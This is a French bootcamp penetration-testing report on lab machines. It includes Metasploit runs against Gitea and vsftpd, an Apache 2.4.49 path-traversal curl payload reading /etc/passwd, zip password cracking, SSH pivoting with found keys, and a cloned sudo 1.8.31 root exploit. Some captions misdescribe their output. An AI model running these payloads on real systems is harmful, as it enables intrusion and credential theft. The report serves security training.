

Bloc 3

PROJETS EXPLOITATION & POST EXPLOITATION

Voujema HADJAR

JEDHA – Cybersecurity Fullstack

PROJET EXPLOITATION

I. Introduction :

Plusieurs vulnérabilités ont été détectées sur les machines 10.10.5.10, 10.10.5.15, 10.10.5.22 et 10.10.5.116. Lors de leur exploitation, il a été possible d'avoir accès à des fichiers secrets et de les transférer, de se connecter à distance sur un serveur web et contrôler un compte utilisateur, d'accéder à des fichiers ou des répertoires auxquels on n'est normalement pas autorisé mais aussi d'obtenir un accès à l'utilisateur root permettant de contrôler une machine.

D'une part, nous verrons l'exploitation des différentes vulnérabilités sur les machines de ce réseau et, d'autre part, nous verrons quelles sont les remédiations à ces vulnérabilités.

II. Exploitation :

- **10.10.5.10**

Tout d'abord, nous avons effectué un scan du réseau 10.10.5.10 et nous avons remarqué que la machine 10.10.5.10 utilise un serveur *smb*.

En utilisant l'outil *smbclient*, il est possible d'interagir avec les répertoires *share* présents dans un environnement Samba grâce à la commande *smbclient \\|10.10.5.10\\share*. Une fois connecté au serveur SMB, il est désormais possible de naviguer dans les fichiers disponibles et les transférer sur notre environnement principal avec la commande **get**. Le fichier *secrets.txt* semble intéressant : une fois transféré sur notre environnement, il est désormais possible de l'ouvrir avec la commande **cat secrets.txt** et avoir ensuite accès à son contenu : JEDHA{Smb_Misconf1gur4ti0n}.

```

└─$ nmap -sV 10.10.5.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-20 10:36 EDT
Nmap scan report for 10.10.5.10
Host is up (0.020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 4.6.2
445/tcp    open  netbios-ssn  Samba smbd 4.6.2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds

└──(kali㉿kali)-[~]
└─$ smbclient -L //10.10.5.10
Password for [WORKGROUP\kali]: GHunt

      Sharename      Type      Comment
      share          Disk      Public File Sharing
      IPC$           IPC       IPC Service (SMB Share)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

└──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.5.10\\\\share
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
secrets.txt

          101430960 blocks of size 1024. 19624524 blocks available
smb: \> get secrets.txt... passwords...
getting file \secrets.txt of size 27 as secrets.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \>

```

Figure 1 : Répertoire share et récupération du fichier secrets.txt

```

└──(kali㉿kali)-[~]
└─$ ls
all-ports           cryptolocker.rep
all-ports-nmap-report Desktop
bruteforce.py      dhcp
code.desktop        dirsearch
CrackMapExec       Documents
cryptolocker.gpr   dotnet-install.sh

└──(kali㉿kali)-[~]
└─$ cat secrets.txt
JEDHA{Smb_Misconfigur4ti0n}

```

Figure 2 : Contenu du fichier secrets.txt révélé

Remédiations :

Suite à notre test de pénétration et la détection des vulnérabilités précédemment énoncées sur la machine 10.10.5.10, nous vous recommandons de mettre à jour Samba vers la dernière version disponible, de limiter les droits d'accès aux répertoires uniquement aux utilisateurs autorisés mais également de sensibiliser les employés à l'importance de protéger leurs informations d'identification.

- **10.10.5.15**

Après avoir effectué le scan du réseau 10.10.5.15, nous constatons que la machine est connectée au port 3000, ce qui nous dirige vers une page web. En ouvrant un navigateur et après avoir entré 10.10.5.15 dans la barre de recherche, nous sommes redirigés vers le site web de Gitea. En cherchant sur cette page, nous trouvons la version de Gitea qui est la version 1.4.0. Grâce à cette information, nous avons recherché les exploits existants sur cette version de Gitea et nous avons ainsi utilisé *msfconsole*, interface de l'outil *Metasploit* nous permettant de lancer des exploits sur des machines ciblées.




Figure 3 : Site web et version de Gitea

En ayant cette information sur la version de Gitea, nous avons recherché les exploits existants sur cette version et nous nous sommes créé un compte utilisateur afin d'exploiter la vulnérabilité. Nous avons ainsi utilisé *msfconsole* afin de lancer un exploit sur la machine ciblée. Par la suite, nous avons paramétré notre exploit afin qu'il puisse attaquer notre compte créé sur Gitea.

```
msf6 > search gitea tools
[!] Kali Docs [!] Kali Forums [!] Kali NetHunter [!] Exploit-DB [!] Google Hacking DB [!] OffSec

Matching Modules
=====
Tableau de bord Tickets Demandes d'ajout Explorateur

# Name Disclosure Date Rank Check Description
- -
0 exploit/multi/http/gitea_git_fetch_rce 2022-05-16 excellent Yes Gitea Git Fetch Remote Code Execution
1 exploit/multi/http/gitea_git_hooks_rce 2020-10-07 excellent Yes Gitea Git Hooks Remote Code Execution
2 exploit/multi/http/gogs_git_hooks_rce 2020-10-07 excellent Yes Gogs Git Hooks Remote Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/gogs_git_hooks_rce

DÉP

msf6 > use 1
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/gitea_git_hooks_rce) > show info
Mes dépôts |
```

Figure 4 : Liste des exploits existants pour la version 1.4.0 de Gitea

Une fois l'exploit lancé, celui-ci nous a donc permis d'attaquer notre compte Gitea et a révélé ses informations telles que le user nommé *test* et le password *test12*.

```
msf6 exploit(multi/http/gitea_git_hooks_rce) > set PASSWORD test12
PASSWORD => test12
msf6 exploit(multi/http/gitea_git_hooks_rce) > set USERNAME test
USERNAME => test
msf6 exploit(multi/http/gitea_git_hooks_rce) > set RHOSTS 10.10.5.15
RHOSTS => 10.10.5.15
msf6 exploit(multi/http/gitea_git_hooks_rce) > set LHOST 10.0.0.199
LHOST => 10.0.0.199
msf6 exploit(multi/http/gitea_git_hooks_rce) > run

[*] Started reverse TCP handler on 10.0.0.199:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Gitea version is 1.4.0
[*] Executing Linux Dropper for linux/x64/meterpreter/reverse_tcp
[*] Authenticate with "test/test12"
[+] Logged in
[*] Create repository "Bamity_Bamity"023
[+] Repository created
[*] Setup post-receive hook with command
[-] Exploit aborted due to failure: not-found: "_csrf" not found in response
[*] Cleaning up
[*] Repository Bamity_Bamity deleted.
[*] Exploit completed, but no session was created.
```

Figure 5 : Exploit affichant le user et le password

Remédiations :

Après avoir trouvé et exploité une vulnérabilité sur le site web de Gitea, nous vous recommandons de mettre à jour Gitea vers la dernière version disponible.

- 10.10.5.22

Nous avons constaté que la version d'Apache 2.4.49 utilisant un serveur httpd possède une vulnérabilité que nous pouvons exploiter : le *path traversal*. Nous souhaitons donc lister les différents utilisateurs présents sur la machine 10.10.5.22 avec la commande

```
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat" "http://10.10.5.22/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```

```
(kali㉿kali)-[~]
$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat" "http://10.10.5.22/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var>List:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Figure 6 : Liste des utilisateurs

La commande souhaitée a fonctionné, nous décidons donc de changer le chemin afin d'explorer l'arborescence des répertoires et des fichiers du système. Nous avons donc utilisé la même commande mais avec un chemin plus court menant à un fichier *flag.txt* :

```
curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat" "http://10.10.5.22/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
```

```
(kali㉿kali)-[~]
$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; cat" "http://10.10.5.22/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
JEDHA{R3cent_Exploit_M4ss_exploited}
```

Figure 7 : Contenu de flag.txt

Pour conclure, il a donc été possible de trouver un chemin, à travers l'arborescence de la machine 10.10.5.22, et y découvrir le contenu du fichier *flag.txt* : *JEDHA{R3cent_Exploit_M4ss_expl01ted}*

Remédiations :

Nous avons pu découvrir une vulnérabilité majeure dans la machine 10.10.5.22, appelée *path traversal*, nous permettant de naviguer dans l'arborescence des différents répertoires et fichiers et ainsi pouvoir exploiter leur contenu. En conclusion, nous vous préconisons de configurer correctement les permissions de fichier et de répertoire sur le serveur web pour limiter l'accès aux ressources uniquement aux utilisateurs autorisés mais aussi de mettre à jour régulièrement Apache vers la dernière version disponible.

- 10.10.5.116

D'une part, nous avons scanné les différents ports ouverts sur la machine 10.10.5.116 : le port 21 est ouvert et utilise un serveur FTP qui exécute la version 2.3.4 de vsftpd. Avec l'utilisation de msfconsole, nous recherchons les exploits existants pour cette version de vsftpd et nous en choisissons un afin d'exploiter la vulnérabilité de la version 2.3.4.

```

msf6 > search vsftpd
Matching Modules
=====
#  Name          Disclosure Date  Rank    Check  Description
-  --
0  auxiliary/dos/ftp/vsftpd_232   2011-02-03  normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
CHOST      no           The local client address
CPORT      no           The local client port
Proxies    no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21           The target port (TCP)

```

Figure 8 : Recherche d'exploit avec msfconsole

Nous paramétrons ensuite l'exploit choisi afin qu'il attaque la machine ciblée qui est la 10.10.5.116. Une fois l'exploit lancé, celui-ci a fonctionné et nous a généré un *reverse shell* nous permettant de contrôler la ligne de commande du système distant et d'y avoir accès en tant que root. Il est désormais possible d'avoir accès à l'ensemble des fichiers et autres informations dont le fichier *flag.txt*. En l'exécutant avec la commande *cat*, le flag recherché apparaît ainsi : JEDHA{Old_but_n0t_gold}

The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is as follows:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.5.116
RHOSTS => 10.10.5.116
discret_not...
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.10.5.116:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.5.116:21 - USER: 331 Please specify the password.
[+] 10.10.5.116:21 - Backdoor service has been spawned, handling...
[+] 10.10.5.116:21 - UID: uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.32:36359 → 10.10.5.116:6200) at 2023-07-18 06:16:31 -0400

ls
PENKIT_LICENSE
bin
dev
etc
flag.txt
home
lib
media
mnt
proc
root
run_lomained.txt
sbin
srv
sys
tmp
usr
var
cat flag.txt  Reverse.e
JEDHA{old_but_n0t_gold}
```

The terminal shows a successful exploit attempt on port 21, spawning a backdoor service. A command shell session is established. The directory listing includes a file named 'flag.txt'. The command 'cat flag.txt' is run, and the output is highlighted with a red box, showing the flag: JEDHA{old_but_n0t_gold}.

Figure 9 : Accès à la ligne de commande et au fichier flag.txt


Remédiations :

Nous vous recommandons de mettre à jour vsftpd vers la dernière version disponible mais aussi de modifier les informations d'authentification en utilisant des mots de passe forts mais également de paramétrer les autorisations à l'accès aux fichiers uniquement aux utilisateurs autorisés.

PROJET POST EXPLOITATION

I. Introduction :

En effectuant un scan du réseau 10.10.7.31 avec l'outil Nmap, nous avons constaté que le réseau utilisait un serveur FTP fonctionnant avec la version 2.3.4 de vsftpd. Cette version présente une vulnérabilité jugée critique, classée 10 au score CVSS. Ainsi nous avons pu exploiter cette vulnérabilité présente sur le réseau et par la suite pénétrer les autres machines telles que la 10.10.7.32 et la 10.10.7.33. Nous vous détaillerons, d'une part, l'exploitation de ces machines et les différentes vulnérabilités rencontrées. D'autre part, nous verrons les différentes remédiations à ces vulnérabilités.



```
(kali㉿kali)-[~]
$ nmap -sV 10.10.7.31
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 09:58 EDT
Nmap scan report for 10.10.7.31
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Figure 10 : Résultat du scan avec nmap

II. Exploitation :

- 10.10.7.31

D'une part, nous avons scanné les différents ports ouverts sur la machine 10.10.7.31 : le port 21 est ouvert et utilise un serveur FTP qui exécute la version 2.3.4 de vsftpd. Avec l'utilisation de msfconsole, nous recherchons les exploits existants pour cette version de vsftpd et nous en choisissons un afin d'exploiter la vulnérabilité de la version 2.3.4.

Nous paramétrons ensuite l'exploit choisi afin qu'il attaque la machine ciblée qui est la 10.10.7.31. Une fois l'exploit lancé, celui-ci a fonctionné et nous a généré un *reverse shell* nous permettant de contrôler la ligne de commande du système distant.

```
msf6 > search vsftpd
Matching Modules
=====
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232           2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.7.31
RHOSTS => 10.10.7.31
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.10.7.31:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.7.31:21 - USER: 331 Please specify the password.
[+] 10.10.7.31:21 - Backdoor service has been spawned, handling ...
[+] 10.10.7.31:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.32:46563 → 10.10.7.31:6200) at 2023-07-18 10:01:14 -0400
```

Figure 11 : Utilisation de l'exploit adéquat

Un Reverse Shell a pu être généré grâce à cet exploit. En entrant la commande `ls`, il est possible de visualiser tous les répertoires disponibles sur cette machine dont le répertoire `root`. Une fois entré dans le répertoire `root`, on utilise la commande `whoami` pour vérifier quel utilisateur nous sommes et nous sommes bel et bien parvenu à devenir l'utilisateur `root` sur la machine 10.10.7.31.

The terminal session shows the following output:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.10.7.31:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.10.7.31:21 - USER: 331 Please specify the password.
[+] 10.10.7.31:21 - Backdoor service has been spawned, handling ...
[+] 10.10.7.31:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.

ls
[*] Command shell session 2 opened (10.10.0.32:43263 → 10.10.7.31:6200) at 2023-07-19 04:16:15 -0400
```

The file browser interface shows the following directory structure:

- bin
- boot Home
- dev
- etc
- home
- lib
- lib64
- media
- mnt visual Studio...
- opt
- proc
- root** ← (highlighted with a red arrow)
- run
- run.sh
- sbin
- srv domaine.txt
- sys
- tmp
- usr
- var
- vsftpd** (highlighted with a red box)
- cd root
- whoami
- root

The Kali Linux logo and the quote "the quieter you become, the more you are heard" are visible in the background of the terminal window.

Figure 12 : Accès aux différents répertoires et au user root

Une fois connecté au serveur distant, il a été possible de pénétrer dans le répertoire de l'utilisateur Melchior, en tant que root, et fouiller les différents répertoires présents jusqu'à trouver un fichier `passwords.zip`. Afin de le récupérer pour ensuite l'exploiter sur notre environnement principal, nous avons créé un serveur http via python3 avec la commande `python3 -c 'import pty;pty.spawn("/bin/bash")'` nous permettant ensuite d'ouvrir un navigateur vers la page http du serveur 10.10.7.31, ce qui nous a permis de retrouver le fichier `passwords.zip` et le télécharger.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@e3b95b8cfa4d:/home/melchior# ls
ls
Documents  avatar.jpg  gem      passwords...
root@e3b95b8cfa4d:/home/melchior# python3 -m http.server 80
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.0.32 - - [19/Jul/2023 08:24:13] "GET / HTTP/1.1" 200 -
10.10.0.32 - - [19/Jul/2023 08:24:14] code 404, message File not found
10.10.0.32 - - [19/Jul/2023 08:24:14] "GET /favicon.ico HTTP/1.1" 404 -
10.10.0.32 - - [19/Jul/2023 08:24:18] "GET /Documents/ HTTP/1.1" 200 -
10.10.0.32 - - [19/Jul/2023 08:24:20] "GET /Documents/passwords.zip HTTP/1.1" 200 -

```

Figure 13 : Création d'un serveur http donnant accès aux fichiers de Melchior




Figure 14 : Accès au fichier passwords.zip depuis un navigateur

Une fois le fichier `passwords.zip` téléchargé et disponible sur notre Desktop, nous avons utilisé l'outil `crackzip`, permettant de casser le mot de passe protégeant ce fichier zip avec une Worldlist de mots de passe `rockyou-75.txt`. La commande suivante : `fcrackzip -u -D -p rockyou-75.txt passwords.zip`, a permis de trouver le mot de passe du fichier zip : `freeman`.

```
(kali㉿kali)-[~/Desktop]
$ fcrackzip -u -D -p rockyou-75.txt passwords.zip

PASSWORD FOUND!!!!: pw = freeman
```

Figure 13 : Mot de passe découvert

En utilisant ce mot passe, il est maintenant possible d'accéder au contenu de ce fichier passwords.zip. Deux utilisateurs et leur mot de passe respectif s'y trouvent : Melchior et Gaspard.

```
(kali㉿kali)-[~/Desktop]
$ unzip passwords.zip
Archive:  passwords.zip
[passwords.zip] passwords.csv password:
replace passwords.csv? [y]es, [n]o, [A]ll, [N]one, [r]ename: yes
extracting: passwords.csv

(kali㉿kali)-[~/Desktop]
$ cat passwords.csv
melchior;naruto1
gaspard;johndeere
```

Figure 14 : Mots de passe des utilisateurs découverts

Il est maintenant possible de se connecter en SSH à l'utilisateur Gaspard en utilisant son mot de passe *johndeere* et ensuite constater dans l'historique des commandes exécutées la présence d'un troisième utilisateur : *balthazar@10.10.7.33*. Dans le répertoire caché *.ssh* se trouve une clé privée que nous avons utilisée pour tenter de se connecter à l'utilisateur Balthazar avec la commande *ssh -i id_rsa balthazar@10.10.7.33*. Un premier message d'erreur est apparu, il a donc fallu modifier les permissions et refaire la commande appropriée : *chmod 600 id_rsa*. La connexion en SSH à *balthazar@10.10.7.33* est désormais effectuée.

```

gaspard@2b114891302a:~/ssh$ chmod 600 id_rsa
gaspard@2b114891302a:~/ssh$ ssh balthazar@10.10.7.33
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.19.0-1028-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Jul 19 14:13:12 2023 from 10.10.7.32
7a5a54cf5279% whoami
balthazar
7a5a54cf5279%

```

Figure 15 : Connecté au user Balthazar

L'objectif étant de devenir root depuis le user Balthazar, nous avons recherché la version de sudo installée avec la commande *sudo -V* : sudo 1.8.31, puis nous avons donc trouvé un exploit lié à cette version et nous l'avons exploité. Nous sommes donc parvenus à devenir root via l'utilisateur Balthazar sur la machine 10.10.7.33.

```

.31-Root-Exploitcf5279:~$ git clone https://github.com/mohinparamasivam/Sudo-1.8.
Cloning into 'Sudo-1.8.31-Root-Exploit' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 0), reused 6 (delta 0), pack-reused 0
Unpacking objects: 100% (9/9), done.
balthazar@7a5a54cf5279:~$ ls
44298 44298.1 Documents Sudo-1.8.31-Root-Exploit ggplot2-cheatsheet.pdf
balthazar@7a5a54cf5279:~$ cd Sudo-1.8.31-Root-Exploit/
balthazar@7a5a54cf5279:~/Sudo-1.8.31-Root-Exploit$ ls -a
. .. .git Makefile README.md exploit.c shellcode.c
balthazar@7a5a54cf5279:~/Sudo-1.8.31-Root-Exploit$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
balthazar@7a5a54cf5279:~/Sudo-1.8.31-Root-Exploit$ ./exploit
# whoami
root
# 

```

Figure 16 : Connecté en tant que root

III. Remédiations :

La vulnérabilité appelée *path traversal*, présente dans les machines 10.10.7.31, 10.10.7.32 et 10.10.7.33, représente un risque très important pour la sécurité des données de votre entreprise. Nous vous recommandons ainsi de contrôler les permissions des utilisateurs afin qu'ils aient accès uniquement aux répertoires et fichiers autorisés, de filtrer les entrées utilisateur en supprimant les caractères spéciaux de chemin comme « .. / » qui permettent d'accéder à des répertoires. De plus, nous vous conseillons également de mettre à jour régulièrement vsftpd vers la dernière version disponible.